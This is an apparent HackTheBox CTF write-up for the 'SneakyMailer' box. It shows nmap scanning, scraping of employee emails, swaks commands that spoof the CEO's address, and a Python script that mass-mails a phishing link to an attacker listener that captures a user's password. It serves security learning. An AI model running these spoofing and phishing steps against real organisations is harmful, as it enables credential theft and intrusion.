Hackthebox - SneakyMailer

htb

hackthebox, linux, medium, retired, writeup

SneakyMailer

OS: Linux

Difficulty: Medium

Points: 30

Release: 11 Jul 2020

IP: 10.10.10.197

Summary

SneakyMailer, was a medium difficulty linux box created by Hackthebox user, sulcud. The box was all about creating a mail list from the emails found on the website. and using swaks to send phishing mail to all the employees and getting a hit back with one user email credentials. login to email we find credential for dev ftp. using that we can upload a shell and visit that on dev subdomain and we get a shell back. after getting the shell we can reuse the ftp credential for user developer we can switch to developer user. also in pypi webroot we find a .htaccess and we can crack the password for the hash.visiting the site we see that is a python registry so we create a custom package and upload to get a shell as low.Checking sudo -l we see we can run pip3 without password so using GTFOBINs we can get root.

Table of Contents

Introduction

In this report I will be providing a pentest on 3 different machines mix of Windows and Linux. I will be using different tools to demonstrate each pentest I do, the aim of this report is to ensure that I understand the methodologies of pentesting and have the knowledge.

Objective

The objectives of this report are to do a full pentesting against a small company network, all the tools that have been taught in labs or the steps will have to be done to try and get as many boxes as possible.


Requirements

It is required to do a full pentest with every step shown or with files attached in the folder with this report. I will need to complete the Reconnaissance Scanning.

Tools Used

Tools & Applications	Websites & ip address
nmap	10.10.10.197
John the riper	sneakycorp.htb, dev.sneakycorp.htb, sneakymailer.htb

BOX 1


SneakyMailer

OS: Linux

Difficulty: Medium

Points: 30

Release: 11 Jul 2020

IP: 10.10.10.197

Nmap exposing a new domain , Grabbing employees emails from a webpage . Using swaks to send Spoofed email to all the 57 emails to phish an employee . Got a Username and password , Login into the imap and read some messages and got other credentials , Using them to login to ftp , The Dir which is being shared on ftp is a new subdomain itself . On Ftp we have rights to write into Ftp dir so uploading a shell and executing it on a website. Got a hash from .htpasswd file, cracking it and building a package and Exploiting the Pypi server to get the shell as low and the user low can run pip3 as root . Abusing pip3 and got shell as root

Summary:

- Nmap revealed a new domain
- Got a list of employees and their emails
- Stroing all 57 emails to a file
- Using Swaks to send a spoofed email from CEO
- Making a python script to send spoofed email to all employees
- Phishing the employees
- Got a response from paulbyrd containing his password and email
- Using that password on the imap and reading his mails
- Got credentials that worked on ftp
- Uploading PHP shell to ftp and accessing it on website with a new subdomain
- Got an initial shell as www-data
- Got a hash from .htpasswd file of pypi server
- Cracking it via john
- Building a pypi package and embeding our payload in it
- Abusing pypi to get shell as low using netcat
- Abusing pypi to get ssh shell as low by writing public key
- Got user.txt
- Low can run pip3 as root without password
- Following gtfobins and exploiting pip3
- Got root.txt

Reconnaissance & Scanning:-

Nmap

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-19 04:58 IST
Nmap scan report for sneakycorp.htb (10.10.10.197)
Host is up (0.22s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      vsftpd 3.0.3
22/tcp   open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 57:c9:00:35:36:56:e6:6f:f6:de:86:40:b2:ee:3e:fd (RSA)
|   256 d8:21:23:28:1d:b8:30:46:e2:67:2d:59:65:f0:0a:05 (ECDSA)
|_  256 5e:4f:23:4e:d4:90:8e:e9:5e:89:74:b3:19:0c:fc:1a (ED25519)
25/tcp   open  smtp     Postfix smtpd
|_smtp-commands: debian, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES,
8BITMIME, DSN, SMTPUTF8, CHUNKING,
80/tcp   open  http     nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Employee - Dashboard
143/tcp  open  imap     Courier Imapd (released 2018)
|_imap-capabilities: SORT CHILDREN THREAD=ORDEREDSUBJECT UIDPLUS THREAD=REFERENCES STARTTLS
ACL2=UNION OK CAPABILITY completed ACL ENABLE IDLE NAMESPACE UTF8=ACCEPTA0001 IMAP4rev1 QUOTA
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail
Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Not valid before: 2020-05-14T17:14:21
|_Not valid after:  2021-05-14T17:14:21
|_ssl-date: TLS randomness does not represent time
993/tcp  open  ssl/imap Courier Imapd (released 2018)
|_imap-capabilities: SORT CHILDREN THREAD=ORDEREDSUBJECT UIDPLUS THREAD=REFERENCES
UTF8=ACCEPTA0001 ACL2=UNION OK CAPABILITY completed ACL ENABLE IDLE NAMESPACE QUOTA IMAP4rev1
AUTH=PLAIN
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail
Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Not valid before: 2020-05-14T17:14:21
|_Not valid after:  2021-05-14T17:14:21
|_ssl-date: TLS randomness does not represent time
8080/tcp open  http     nginx 1.14.2
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.14.2
|_http-title: Welcome to nginx!
Service Info: Host:  debian; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.15 seconds
```


Open Post and Services

```
1.  21/tcp   open  ftp      vsftpd 3.0.3
2.  22/tcp   open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
3.  25/tcp   open  smtp     Postfix smtpd
4.  80/tcp   open  http     nginx 1.14.2
5.  143/tcp  open  imap     Courier Imapd (released 2018)
6.  993/tcp  open  ssl/imap Courier Imapd (released 2018)
7.  8080/tcp open  http     nginx 1.14.2
```

The NMAP scan results shows, we have 7 ports open. Irregular ports 25,143,993 caught my attention. However, I decided to visit the website hosted on port 80 before analyzing the rest porls.

Upon visiting, I noticed the page (sneakymailer.htb) redirects to a new domain (snealrycorp.htb), I added the new host to my hosts he After updating the hosts file I have a website (webapp) "Employee — Dashboard" which has auto logged in myself as an employee.

10.10.10.197 as sneakycorp.htb



Projects

PyPI 80% Testing!

POP3 and SMTP Complete!


Project Update

The project teams have been formed and work allocated. Please check your emails for further instructions and register an account

PyPI

It is now possible to install modules with pip on our servers

http://sneakycorp.htb:8080/




Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.

There are a couple of projects going on and the status and project update was there in the dashboard, however upon checking the "teams" I found a list of employees with their name, position location and email id. I copied the list to my local machine thinking it could be useful in later stages.



Name	Position	Office	Email
Airi Satou	Accountant	Tokyo	airisatou@sneakymailer.htb
Angelica Ramos	Chief Executive Officer (CEO)	London	angelicaramos@sneakymailer.htb
Ashton Cox	Junior Technical Author	San Francisco	ashtoncox@sneakymailer.htb
Bradley Greer	Tester	London	bradleygreer@sneakymailer.htb
Brenden Wagner	Software Engineer	San Francisco	brendenwagner@sneakymailer.htb
Brielle Williamson	Tester	New York	briellewilliamson@sneakymailer.htb
Bruno Nash	Software Engineer	London	brunonash@sneakymailer.htb
Caesar Vance	Tester	New York	caesarvance@sneakymailer.htb
Cara Stevens	Sales Assistant	New York	carastevens@sneakymailer.htb
Cedric Kelly	Senior Javascript Developer	Edinburgh	cedrickelly@sneakymailer.htb
Name	Position	Office	Email


I got some juicy information here i.e. some emails of employees even of the ceo

Extracting emails

I extracted all the emails from the webpage using the **online email extractor tool**

https://email-checker.net/extract

Pressed ctrl+a to select all the data on the **team.php** and pasted it in .



Email Extractor

A simple tool to extract email addresses from the text content.

Enter the text/content

```
airisatou@sneakymailer.htb
angelicaramos@sneakymailer.htb
ashtoncox@sneakymailer.htb
bradleygreer@sneakymailer.htb
brendenwagner@sneakymailer.htb
briellewilliamson@sneakymailer.htb
brunonash@sneakymailer.htb
caesarvance@sneakymailer.htb
carastevens@sneakvmailer.htb
```

57 Emails Found.


And save all the emails in a file called emails

Sending spoofed email

Now since i know that SMTP and various mail ports are opened , i can try to send messages to the employees and maybe i would be able to phish anyone

I will be using a tool called swaks to send spoofed emails from the ceo itself

https://github.com/jetmore/swaks



```
└──╼ $swaks --from "angelicaramos@sneakymailer.htb" --body "Test msg" --to angelicaramos@sneakymailer.htb
=== Trying sneakymailer.htb:25...
=== Connected to sneakymailer.htb.
<-  220 debian ESMTP Postfix (Debian/GNU)
 -> EHLO parrot
<-  250-debian
<-  250-PIPELINING
<-  250-SIZE 10240000
<-  250-VRFY
<-  250-ETRN
<-  250-STARTTLS
<-  250-ENHANCEDSTATUSCODES
<-  250-8BITMIME
<-  250-DSN
<-  250-SMTPUTF8
<-  250 CHUNKING
 -> MAIL FROM:<angelicaramos@sneakymailer.htb>
<-  250 2.1.0 Ok
 -> RCPT TO:<angelicaramos@sneakymailer.htb>
<-  250 2.1.5 Ok
 -> DATA
<-  354 End data with <CR><LF>.<CR><LF>
 -> Date: Wed, 19 Aug 2020 05:31:05 +0530
 -> To: angelicaramos@sneakymailer.htb
 -> From: angelicaramos@sneakymailer.htb
 -> Subject: test Wed, 19 Aug 2020 05:31:05 +0530
 -> Message-Id: <20200819053105.006772@parrot>
 -> X-Mailer: swaks v20190914.0 jetmore.org/john/code/swaks/
```

Here i specified


- **–body “``my msg`“**
- **–from “spoofed email“**
- **–to “Whom i sending“**

And the email is sent , Cool

Phishing the employee

Now i made a script that will send email to every **email address** that i have in my emails file , thus if any user click on the link i wil send it will be show response on my netcat **listener**


Spoofed-email.py



Applications Places System
Wed Aug 19, 05:35
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal


```
┌─[adoit@parrot]─[~/vault/box]
└──╼ $cat spoofed-email.py
import os
def open_ressources(file_path):
    return [item.replace("\n", "") for item in open(file_path).readlines()]
wordlist = open_ressources("emails")

for emails in wordlist:
        print "\n[+]Sending email to " + emails
        command = 'swaks --from "angelicaramos@sneakymailer.htb" --body "http://10.10.14.130:8080" --to ' + emails + " > /dev/null"
        #print command
        os.system(command)
┌─[adoit@parrot]─[~/vault/box]
└──╼ $
```

And i will be listening on the port 8080 on my machine , to get any response from the clicked link



```
┌─[✗]─[adoit@parrot]─[~/vault/box]
└──╼ $python spoofed-email.py

[+]Sending email to airisatou@sneakymailer.htb

[+]Sending email to angelicaramos@sneakymailer.htb

[+]Sending email to ashtoncox@sneakymailer.htb

[+]Sending email to bradleygreer@sneakymailer.htb

[+]Sending email to brendenwagner@sneakymailer.htb

[+]Sending email to briellewilliamson@sneakymailer.htb

[+]Sending email to brunonash@sneakymailer.htb

[+]Sending email to caesarvance@sneakymailer.htb

[+]Sending email to carastevens@sneakymailer.htb

[+]Sending email to cedrickelly@sneakymailer.htb
```

Got response on listener




```
┌─[x]─[adoit@parrot]─[~/vault/box]
└──╼ $nc -nlvp 8080
listening on [any] 8080 ...
connect to [10.10.14.130] from (UNKNOWN) [10.10.10.197] 38916
POST / HTTP/1.1
Host: 10.10.14.130:8080
User-Agent: python-requests/2.23.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 185
Content-Type: application/x-www-form-urlencoded

firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt&rpassword=%
5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt
```

So paulbyrd clicked on the link and we got a response back

```
firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%2
8%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt&rpassword=%5E%28%23J
%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt
```

Decoding password as url



URL Decoder/Encoder

